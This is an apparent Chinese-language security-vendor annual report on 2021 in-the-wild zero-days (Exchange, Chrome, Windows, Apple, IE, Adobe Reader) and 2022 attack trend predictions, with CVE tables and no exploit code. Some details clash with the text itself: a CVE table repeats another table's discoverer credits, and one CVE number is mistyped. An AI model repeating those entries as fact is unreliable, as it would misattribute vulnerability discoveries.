2021年3月2日，微软发布了多个Exchange在野0day的公告，该公告涉及以下漏洞：

漏洞编号	发现厂商	漏洞描述
CVE-2021-26855	Volexity & Orange Tsai & MSTIC	服务端请求伪造
CVE-2021-26857	Dubex & MSTIC	不安全的反序列化
CVE-2021-26858	MSTIC	任意文件写入
CVE-2021-27065	Volexity & Orange Tsai & MSTIC	任意文件写入

微软在一篇博客中称，上述4个漏洞是一个完整的漏洞链，这些漏洞同时影响Exchange2013，2016和2019，其中CVE-2021-26857漏洞还影响Exchange2010，微软将该次组合0day攻击背后的组织命名为HAFNIUM。

有意思的是，鉴于上述漏洞影响范围巨大，美国司法部史上第一次授权美国联邦调查局（FBI）清除被上述Exchange漏洞攻击过的服务器上的webshell。根据国内某厂商的蜜罐实验，FBI在这次行动中使用了另外的Exchange 0day来清除服务器上的后门，且此次行动背后疑似有美国国家安全局（NSA）的技术支持。巧合的是，微软在2021年4月补丁日中又修复了CVE-2021-28480、CVE-2021-28481、CVE-2021-28482和CVE-2021-28483 4个Exchange漏洞，这些漏洞全部由NSA报告。


根据相关文章披露，NSA所报告漏洞中的CVE-2021-28482在前述FBI清除行动中被用到，整个清除行动用到的漏洞利用链为CVE-2021-28482、CVE-2021-34473和CVE-2021-34523。这三个漏洞的具体信息如下：

漏洞编号	发现厂商	漏洞描述
CVE-2021-28482	Volexity & Orange Tsai & MSTIC	不安全的反序列化
CVE-2021-34473	Dubex & MSTIC	服务端请求伪造
CVE-2021-34523	MSTIC	权限提升

2021年11月9号，微软又公布了一个被在野利用的Exchange漏洞，漏洞编号为CVE-2021-42321，这是一个反序列化代码执行漏洞。该漏洞是今年被披露的第5个Exchange在野0day，但微软并未披露该漏洞及的更多细节。

4 Chrome 0day数量连续第二年大幅增加

安恒威胁情报中心统计了2018年到2021年披露的Chrome在野0day的数量，从图中可以看到Chrome在野0day数量在最近两年显著增加。



安恒威胁情报中心研判后认为这是由多个因素叠加造成的：

1.Edge浏览器已采用开源Chromium内核；

2.微软IE浏览器将在2022年6月15日退出历史舞台；

3.Chrome漏洞挖掘和利用编写门槛逐年降低。


上述因素都进一步导致Chrome浏览器成为近两年浏览器漏洞攻击的焦点。而且由于Chrome浏览器自带沙盒，与Chrome浏览器一起配套出现的往往还有Chrome沙盒逃逸漏洞或Windows提权漏洞，这直接导致2021年的Windows提权漏洞也大幅增加。

下表总结了2021年所有的Chrome在野0day，包括漏洞编号、发现厂商和漏洞描述，从表中可以看到，Chrome在野0day的监测方面目前技术壁垒还较高，主要还是通过Google自己的团队来监测发现。此外，14个Chrome在野0day中有6个漏洞都位于V8引擎，这表明Chrome的JIT编译器仍是攻击者瞄准的一个重点。

漏洞编号	发现厂商	漏洞描述
CVE-2021-21148	Mattias Buelens	V8的堆溢出
CVE-2021-21166	Microsoft & Google	Audio的对象生命周期问题
CVE-2021-21193	-	Blink的释放后重用
CVE-2021-21206	-	Blink的释放后重用
CVE-2021-30551	Google	V8的类型混淆
CVE-2021-30554	-	WebGL的释放后重用
CVE-2021-30563	-	V8的类型混淆
CVE-2021-30632	-	V8的越界写
CVE-2021-30633	-	Indexed DB的释放后重用
CVE-2021-37973	Google	Portals的释放后重用
CVE-2021-37975	-	V8的释放后重用
CVE-2021-37976	Google	Core信息泄露
CVE-2021-38000	Google	Intents对不信任输入的验证不足
CVE-2021-38003	Google	V8的一处操作不当

5 Windows提权0day数量较往年翻倍

纵观整个2021年的在野0day，Windows提权漏洞无疑又是一大亮点，安恒威胁情报中心今年已监测到各类Windows权限提升0day 11个，这个数字超过过去3年平均数目的2倍。




从下表可以看出，这11个Windows提权漏洞主要由3个厂商捕获，分别是微软、卡巴斯基和安恒信息，11个漏洞中的2个：CVE-2021-1732和CVE-2021-22739两个漏洞均由安恒威胁情报中心捕获，这体现出安恒威胁情报中心在Windows提权0day监测方面的业界领先水平。


漏洞编号	披露厂商	漏洞模块	使用场景
CVE-2021-1732	安恒信息	win32kfull	独立组件
CVE-2021-28310	Kaspersky	dwmcore	配合浏览器漏洞
CVE-2021-31199	-	rsaenh	配合AdobeReader漏洞
CVE-2021-31201	-	rsaenh	配合AdobeReader漏洞
CVE-2021-31955	Kaspersky	nt	配合Chrome漏洞
CVE-2021-31956	Kaspersky	ntfs	配合Chrome漏洞
CVE-2021-33739	安恒信息	dwmcore	独立组件
CVE-2021-31979	Microsoft	nt	配合浏览器漏洞
CVE-2021-33771	Microsoft	nt	配合浏览器漏洞
CVE-2021-36948	Microsoft	waasmedicsvc	-
CVE-2021-40449	Kaspersky	win32kfull	独立组件

从上表中也可以看到，Windows提权漏洞在大多数场景中均是配合前置漏洞一起使用，一般是配合浏览器或AdobeReader等远程代码漏洞进行组合实验，以实现沙箱逃逸，这其中又以Chrome浏览器的沙箱逃逸难度最大，一般的win32k漏洞无法逃逸Chrome浏览器。从表中可以看到配合Chrome浏览器进行沙箱逃逸的两个Windows提权0day分别位于nt模块和ntfs模块，其中以CVE-2021-31956漏洞最为显眼，该类型的漏洞在漏洞交易市场上的价格高达几万到十几万美元。

6 苹果产品的0day数量爆发式增长

下图为安恒威胁情报中心监测的2018年到2021年的苹果公司相关的在野0day数量，可以看到2021年被披露的苹果在野0day数量有显著增加。






苹果在野0day分布

在2021年披露的所有苹果在野0day中，Webkit组件漏洞的占比最多，达到了61%；其次是iOS漏洞，占31%。这说明攻击者在2021年针对Safari浏览器和iPhone等移动产品有较多针对性攻击。

在2021年披露的所有苹果在野0day中，有一个漏洞特别引人注目，那就是CVE-2021-30860。2021年9月13日，国外实验室的研究人员披露了一起NSOGroup（NSOGroup是一家位于以色列的网络安全公司）使用一个iMessage零点击漏洞攻击特定人员的攻击事件，里面提及的iMessage零点击漏洞即为CVE-2021-30860。

该实验室内部将该漏洞的利用代码命名为FORCEDENTRY，根据相关披露，FORCEDENTRY无需用户交互，仅需通过iMessage向受害者发送一个精心构造的PDF文档就可以远程控制受害者的iPhone手机，而且FORCEDENTRY可用来绕过Apple为防护零点击漏洞专门推出的BlastDoor缓解措施，此类漏洞在漏洞市场上的售价高达150万美元，使用成本非常高昂。



该实验室的文章发布后，各种关于NSOGroup的爆料不断，多家欧美媒体披露NSOGroup涉嫌向某些专制政府兜售手机间谍软件飞马（Pegasus），这些间谍软件地受害者包括法国总统马克龙和遇刺沙特记者贾玛尔·卡舒吉的未婚妻。此后此事持续发酵，2021年11月，美国政府以“恶意网络活动”为由，将NSO Group列入出口禁令名单，这将限制该公司从美国获得某些类型的技术。2021年11月23日，苹果公司正式起诉NSOGroup及其母公司，要求其对苹果用户的监视和定位负责。为了防止进一步的滥用和伤害其用户，苹果甚至还寻求永久禁令，以禁止NSO集团使用任何苹果软件、服务或设备。

7 IE 0day数量依然较多，与Office结合更为深入

2021年披露的众多在野0day中，值得一提的还有4个IE漏洞。虽然微软已经宣布IE浏览器将在2022年6月15日全面停止支持，但今年IE在野0day的披露数量不减当年。安恒威胁情报中心研判后认为可能有如下几个原因：

1. 经过常年积累，目前漏洞市场上的IE 0day储备仍有一定数量；

2.由于Windows操作系统设计的复杂性，IE漏洞往往可以通过Office等应用程序触发；

3. IE的逻辑漏洞可以完全绕过Windows系统的漏洞环节机制，具有非常好的攻击效果。

以今年为例，根据公开披露，4个IE漏洞中的2个（CVE-2021-33742和CVE-2021-40444）是以Word文档为媒介进行攻击的。

在今年的4个IE在野0day中，最引人注目的莫过于CVE-2021-40444。该漏洞是IE浏览器组件的2个逻辑问题的组合，分别是cab文件路径穿越问题和.cpl协议路径加载问题。该0day的原始样本通过Word文档来诱导用户触发漏洞，由于是逻辑漏洞，从而可以绕过微软所有的内存缓解机制，而且整个触发过程不会对用户造成影响。由于其易用性，该漏洞一经披露即被各大APT组织使用。

值得注意的是，CVE-2021-42292这个今年唯一的Office在野0day是在配合CVE-2021-40444一起使用时被微软威胁情报中心所捕获，从这里我们更加能体会到近年来IE漏洞和Office机制的深入结合。

8 AdobeReader 0day重现江湖

AdobeReader在野0day在2021年重现江湖，而且不止一个。上一次出现AdobeReader在野0day还是2018年的CVE-2018-4990，此后已经有3年没有披露此类在野0day。由于AdobeReader自带沙盒，所以需要配合沙箱逃逸漏洞一起使用。根据微软的披露，今年出现的CVE-2021-21017和CVE-2021-28550两个AdobeReader漏洞是与CVE-2021-31199和CVE-2021-31201两个提权漏洞分别配合使用，但无论是Adobe还是微软都没有提及这两次攻击事件的更多细节。

2022年在野0day趋势预测

在总结了2021年的在野0day后，安恒威胁情报中心对2022年在野0day趋势做如下预测：

01 Chrome浏览器的0day攻击仍会持续出现

02 Windows提权0day会伴随Chrome 0day或AdobeReader 0day一起出现，而且非win32k漏洞占比会较高

03 Exchange 0day在2022年会有很大概率继续被用于攻击

04 针对Safari浏览器的0day攻击和针对iOS、MacOS的提权0day攻击会继续出现

05 针对iOS等移动设备的零点击漏洞可能还会出现，但由于其技术壁垒极高以及使用成本高昂，即使被披露也只可能有零星案例

06 DarkHotel组织有较大概率在2022年上半年继续使用新的IE 0day进行攻击

07 朝鲜APT组织有很大可能会继续结合社会工程学对安全研究人员进行攻击，且有较大可能会配合0day漏洞一起进行攻击

2022年
攻击态势研判预测

基于对2021年高级威胁攻击、攻击团伙活动、重大攻击事件、在野漏洞利用情况的分析，我们得出对2022攻击态势的七点研判预测，包括2022年易受攻击的行业、流行的攻击手法、攻击特点等。

医学研究将持续成为威胁攻击者的目标

随着新冠疫情的持续，医疗行业的信息化迅速发展，但一些国家的数字化医疗系统尚不完善，因此成为攻击的重灾区。此外，随着德尔塔病毒、奥密克戎变异毒株的出现，人们对病毒的恐慌程度加深，攻击者利用这一心理，持续以新冠疫情为主题发起网络钓鱼活动。另外，随着世界争先恐后地开发、生产和分销疫苗和药物，以抵抗新冠疫情，生物制造行业也面临被攻击的危机。

2021年间，针对医疗行业以及生物研究行业的攻击主要包括钓鱼攻击、勒索软件攻击以及部分APT攻击，攻击目的为经济获益或信息窃取。攻击者可以通过窃取的患者信息，进一步对受害者发起社会工程攻击，或根据窃取的商业和财务信息对医疗机构或企业展开勒索。2021年针对医疗卫生行业的典型勒索软件攻击事件如下：

- 5月14日，爱尔兰卫生服务执行局（HSE）遭Conti勒索团伙攻击，并索要2000美元赎金，攻击造成全国多家医院的电子系统和存储信息无法正常使用。
- 11月初，德国医疗软件巨头Medatixx遭到勒索攻击，影响了医疗机构的内部IT系统，导致其运营系统瘫痪。德国大约25%的医疗中心使用了Mediatixx解决方案，此次勒索攻击可能是德国医疗系统有史以来遭受的最严重的网络攻击。
- 11月中旬，Hive勒索团伙攻击了生物制药公司Supernus Pharmaceuticals，加密了公司系统上的某些文件，部署了恶意软件以阻止对公司系统的访问，并窃取了某些数据。

医院信息系统的安全性直接影响医院的工作进度，而新冠疫情又给各国的医院都带来了巨大压力。一旦医院的系统出现宕机或数据泄露，将会给医院、病患带来巨大的损失，因此很容易成为勒索攻击的目标。另外，11月23日，美国生物经济信息共享与分析中心（BIO-ISAC）披露了一场针对生物制造设施的攻击活动，活动具有间谍活动的性质，其背后的攻击者可能是一个APT组织。生物制药行业储存大量关于新冠疫苗的重要信息，因此随着新冠疫苗的紧迫开发，预计2022年针对生物医药行业的间谍活动将持续进行。

ICS工业环境面临的威胁将持续增长

2021年，工业部门所面临的网络风险急剧增长，常见的威胁包括以ICS系统为目标的勒索软件，以情报收集为目的的间谍活动，以及破坏性攻击活动。发生在2021年上半年的Colonial管道公司攻击事件充分体现出ICS环境存在的安全风险。而下半年，针对ICS系统的勒索攻击愈演愈烈。11月底，隶属于澳大利亚昆士兰州政府的CS Energy公司遭到勒索软件攻击；12月14日，美国主要天然气供应商Superior Plus同样遭到了勒索软件攻击。

此外，美国、澳大利亚等国家的水务行业一直是黑客攻击的目标。针对美国水务系统的攻击包括：

- 2021年2月5日，美国佛罗里达州奥兹马尔（Oldsmar）水处理厂发生投毒事件，攻击者远程访问了奥兹玛水厂的系统，试图将某一化学物质的含量提高到可能使公众面临中毒风险的程度。
- 2021年3月，攻击者在位于内华达州的WWS设施上部署了一种未知的勒索软件变体。勒索软件影响了受害者的SCADA系统和备份系统。SCADA系统提供可见性和监控，但不是完整的工业控制系统 (ICS)。
- 2021年5月24日，美国水务公司WSSC Water遭到了勒索软件攻击，导致其内部文件泄露。
- 2021年7月，攻击者使用远程访问将ZuCaNo勒索软件部署到缅因州WWS部门的废水SCADA计算机。随后系统一直是手动运行的，直到SCADA计算机通过本地控制和更频繁的操作员巡查恢复。
- 2021 年 8 月，攻击者使用Ghost变种勒索软件攻击加州WWS。勒索软件变种在系统中存在大约一个月后，在三个监控和数据采集（SCADA）服务器显示勒索软件消息时才被发现。

2021年2月24日，工业网络安全公司Dragos发布有关工业控制系统安全状况的年度报告，披露了2020年间，针对工业环境展开攻击活动的威胁组织。目前，该公司共披露15个针对ICS系统的攻击组织，且这15个组织都在活跃地发起攻击。

目前披露的威胁组织中，KAMACITE是少数几个可以直接导致或促成破坏性ICS事件的活动组织之一。该组织曾与来自俄罗斯GRU的Sandworm组织合作展开攻击活动。与KAMACITE相关的活动包括：

- 2014年BLACKENERGY2 事件：KAMACITE组织入侵美国和欧洲的工业实体。
- 2015-2016年，乌克兰电力事件。
- 2017年针对德国电力部门的入侵。
- 2019-2020年针对美国能源部门的入侵。

ICS系统是关键基础设施的核心，一旦遭到攻击，国家的正常运作将受到严重影响。由于ICS环境缺乏健全的网络防护方案，因此容易成为攻击者入侵的目标，针对工业控制系统的攻击将持续增加。

可能会出现更多的软件供应链攻击

安恒猎影实验室在去年发布的《2020年度高级威胁态势研究报告》中提到，软件供应链各个环节仍将是攻击的重点突破口，今年7月由REvil勒索团伙发起的Kaseya供应链攻击事件验证了我们的预测。在此事件中，攻击者分发带有恶意软件的Kaseya VSA软件更新，影响了全球17个国家的1500多家企业。

以REvil为例，部分大型勒索团伙正在不断完善其武器库，且已把软件供应链作为攻击工具，发起大规模攻击活动。2021年也出现了多个发起供应链攻击的APT组织。安全厂商卡巴斯基观察到，包括Lazarus、DarkHalo、BountyGlad、HoneyMyte在内的多个APT组织都正在发起供应链攻击。

软件供应链攻击的成本低、传播速度快、破坏面广，并且会引发一系列连锁反应，因此已成为2021年最严重的威胁之一。随着APT组织供应链攻击能力的发展，预计软件供应链攻击也将在2022年变得更频繁、更具破坏性。

雇佣间谍软件服务将更加流行

2021年7月18日，美国《华盛顿邮报》、英国《卫报》和法国《世界报》等17家媒体共同披露，以色列NSO集团的“pegasus”间谍软件在全球至少50多个国家被用来监听活动人士、记者和律师，涉及人数可能高达5万人。此事件引起巨大轰动，NSO集团遭到来自各方的强烈谴责，雇佣监控服务也开始受到各界重视。

随后，多个研究团队接连披露了多个提供雇佣监控服务的间谍软件公司，以及与这些公司有关的攻击事件，包括：

- 10月7日，披露了多哥（西非国家）的活动家成为Donot组织的攻击目标，此次攻击所使用到的间谍软件和基础设施，与印度网络安全公司Innefu Labs有关。
- 11月16日，披露了针对中东知名实体网站的水坑攻击，此次攻击与以色列私营间谍软件公司Candiru公司存在联系。
- 12月初，披露称，一名未知身份的攻击者使用以色列NSO公司开发的Pegasus 间谍软件，监听了11名美国国务院员工的手机。这些美国官员处理的事务与东非国家乌干达有关。
- 12月16日，披露了欧洲北马其顿Cytrox公司的“Predator”间谍软件。2021年6月，Predator间谍软件攻击了一位埃及的活动家和一位埃及新闻节目的主持人，间谍软件能够通过 WhatsApp 发送的链接感染当时最新版本的Apple iOS操作系统 。

安恒猎影实验室也曾在今年8月发布报告，介绍了5个提供间谍软件服务或监视产品的间谍软件供应商：FinFisher、Hacking Team、Cyberbit、Candiru、NSO Group。雇佣监控服务已成为一种复杂、低调、国际化、利润回报丰厚的产业，且间谍软件供应商所提供的产品都具有高复杂性、难追溯等高技术特点。目前披露的公司只是庞大的雇佣监控服务产业中的冰山一角，预计2022年雇佣间谍软件服务将继续流行。

垃圾邮件活动将更具针对性

2020年，美国企业在与商业电子邮件泄露（BEC）或鱼叉式网络钓鱼相关的攻击中损失超过18亿美元，而2021年，网络钓鱼邮件活动变得更加复杂，攻击者根据社会工程学精心设计钓鱼页面，使受害者难以将其与合法网站区分开。

网络钓鱼者攻击的主要目标为银行、应用程序提供商、大学和其他实体，常见的钓鱼邮件的主题包括“账号异常登录”、“银行通知”、“新冠检测信息”、“快递物流信息”等。

10月底，研究人员发现了针对印度顶级银行客户的网络钓鱼活动。攻击者通过难以区分的钓鱼页面，收集客户的银行凭证，包括账户持有人的姓名、手机号码、卡号、ATM密码、IFSC代码和有效期。下半年也出现了许多以新冠疫情为主题的钓鱼邮件。8月15日至12月13日期间，攻击者冒充抗新冠药制造商辉瑞公司，发送了410封网络钓鱼电子邮件，旨在窃取收件人的商业和财务信息。12月初，攻击者以北美大学为目标，传播以Omicron病毒为诱饵的钓鱼邮件。攻击者通过伪造的大学登录门户，窃取用户的Office 365凭据。

此外，部分APT组织会在钓鱼攻击中使用军事或外交主题的诱饵文件，其中一个典型的组织为来自巴基斯坦的SideCopy组织。11月中旬，猎影实验室捕获到疑似Sidecopy组织的攻击活动，攻击者以“印度军官的服役记录”为诱饵，攻击印度军方。该组织还窃取了与阿富汗政府相关的多个Office文档和数据库，进而从阿富汗外交部等机构的数据库窃取了外交签证和外交身份证，以及几名阿富汗政府官员的身份证，这些信息可以被该组织在未来的鱼叉式网络钓鱼攻击中当作诱饵，使其钓鱼邮件看起来更真实有效。

在2021年间，数据泄露事件频繁出现，这些泄露的信息将推进更有针对性的垃圾邮件活动。今年的大部分勒索软件团伙主要采用双重勒索模式，除了加密文件外，还会窃取并泄露数据，这些数据可能包括用户的姓名、号码、账户信息等。据统计，今年全年有超过80%的勒索攻击涉及对公司数据的窃取活动。对于拒绝支付赎金的公司，部分勒索团伙会将从其系统中窃取的信息在数据泄露站点上公开，这些信息会被网络犯罪分子利用，进一步发起更具针对性的钓鱼攻击。

勒索软件将继续主导威胁格局

2021年，近一半的安全调查事件与勒索软件相关，全年发生了约2000多起勒索攻击事件，成为影响力最大的恶意软件类型。勒索软件呈现出攻击水平高、驻留时间短、影响范围广、勒索赎金大的趋势，并且勒索攻击逐渐变得普遍和有效，并继续主导网络威胁格局。

今年上半年，大型勒索团伙针对关键基础设施部门发起多次严重的攻击，包括Darkside组织针对美国输油公司Colonial Pipeline的攻击，以及REVil勒索团伙针对全球最大的肉类供应商JBS的攻击。这些攻击事件具备APT的特点，并呈现出高针对性和复杂性。7月2日，REvil团伙利用Kaseya公司漏洞发起了大规模供应链勒索攻击，此次事件更加体现出，部分勒索犯罪团伙具备实施大规模针对性攻击的技术能力。

自今年5月，Colonial Pipeline攻击事件发生后，各国执法部门都加大了对勒索团伙的打击力度。自6月开始，警方先后抓捕了属于REvil、cl0p等大型勒索团伙的多名附属成员。11月左右，美国政府以1000万美元的赏金公开收集关于DarkSide勒索组织、REvil勒索组织核心成员的信息。由于执法部门带来的压力，DarkSide、REvil、BlackMatter以及Avaddon等勒索团伙纷纷宣布关闭运营，但品牌重塑一直是勒索软件生态的常见策略，这些大型勒索团伙通常不会彻底结束攻击活动，预计2022年，会涌现大批回归的勒索团伙，勒索软件攻击将继续主导网络犯罪生态。

针对移动设备的攻击或会增加

2021年，涌现出大量针对ios和Android操作系统的新型移动设备恶意软件，灰黑产网络犯罪分子很容易通过银行木马等移动恶意软件获利，APT组织也可以在受害目标的移动设备上安装间谍软件、键盘记录器等，从而监控和窃取受害者的信息。因此，今年针对移动设备的攻击显著增加，且攻击手法更加复杂。

由于在线银行向移动设备过渡的持续趋势，因此银行木马成为移动恶意软件中占比较大的威胁。今年新披露的SharkBot、BrazKing等银行木马都是针对Android系统的银行木马，通常都具有执行覆盖攻击以窃取登录凭据和信用卡信息的功能，并且可以通过请求访问无障碍服务以激活捕获屏幕和击键的能力。移动银行恶意软件更易操作、易获得，因此在地下网络犯罪领域的影响逐渐壮大。

除使用银行木马的攻击外，今年也有多起使用间谍软件针对移动设备的复杂攻击。此种较著名的攻击包括，以色列监控供应商NSO Group滥用苹果 iMessage 中未公开的“零点击”漏洞，在巴林活动人士的手机中部署Pegasus间谍软件。此外，研究人员10月披露称，Donot组织使用虚假的Android应用程序攻击了著名的多哥（西非国家）活动家，试图诱骗受害者安装伪装成安全聊天应用程序的Android 间谍软件，旨在提取存储在目标人士手机上的敏感个人信息。这种类型的攻击是高度复杂的，需要花费数百万美元来开发，这表明针对移动设备的攻击与之前相比愈发复杂。

总 结

网络威胁是一个持续存在的问题，而疫情的爆发推进了网络攻击的发展，从而使全球各个行业面临攻击的风险，给全球实体带来了巨大的挑战。

纵观全年，APT组织仍然以地缘政治为背景，以情报窃取为目标展开攻击活动，且更加关注电信、航空等领域。这些行业的公司内部包含高价值的情报，通常能够渗透出大量的敏感数据。此外，生物医药行业储存大量关于新冠疫苗的重要信息，2021年也出现了以生物制造设施为目标的APT攻击活动。

出于经济获益动机的攻击活动在针对性攻击领域发生了一定的战略性变化。以勒索团伙为首的网络犯罪团伙野心勃勃，不再满足于传统的小型狩猎，而是将攻击目标扩大至大中型企业甚至关键基础设施行业，掀起勒索攻击的浪潮。

网络威胁领域持续发展，攻击形势瞬息万变，面对这些不确定性，企业应密切关注网络威胁局势，并随时准备做出针对性响应，以确保在2022年保持弹性，应对威胁。

猎影实验室

猎影实验室是一支关注APT攻防的团队，主要的研究方向包括：收集APT攻击组织&情报、APT攻击检测、APT攻击分析、APT攻击防御、APT攻击溯源以及最新APT攻击手段的研究。

安恒威胁情报中心

安恒威胁情报中心，拥有专业的威胁情报分析和研究团队，着力于安全威胁数据挖掘汇聚整合、APT事件跟踪，以及多源情报数据的分析，形成高价值的威胁情报数据应用体系。情报数据内容囊括了威胁事件、恶意文件、僵尸网络、C&C、扫描IP、黑产IP、挖矿等类别。通过威胁情报数据与服务，可为用户提供区域安全态势感知、已知/未知威胁检测、威胁溯源分析、主动防御等场景的智能化支撑。

敬请关注安恒威胁情报中心

平台地址：https://ti.dbappsecurity.com.cn/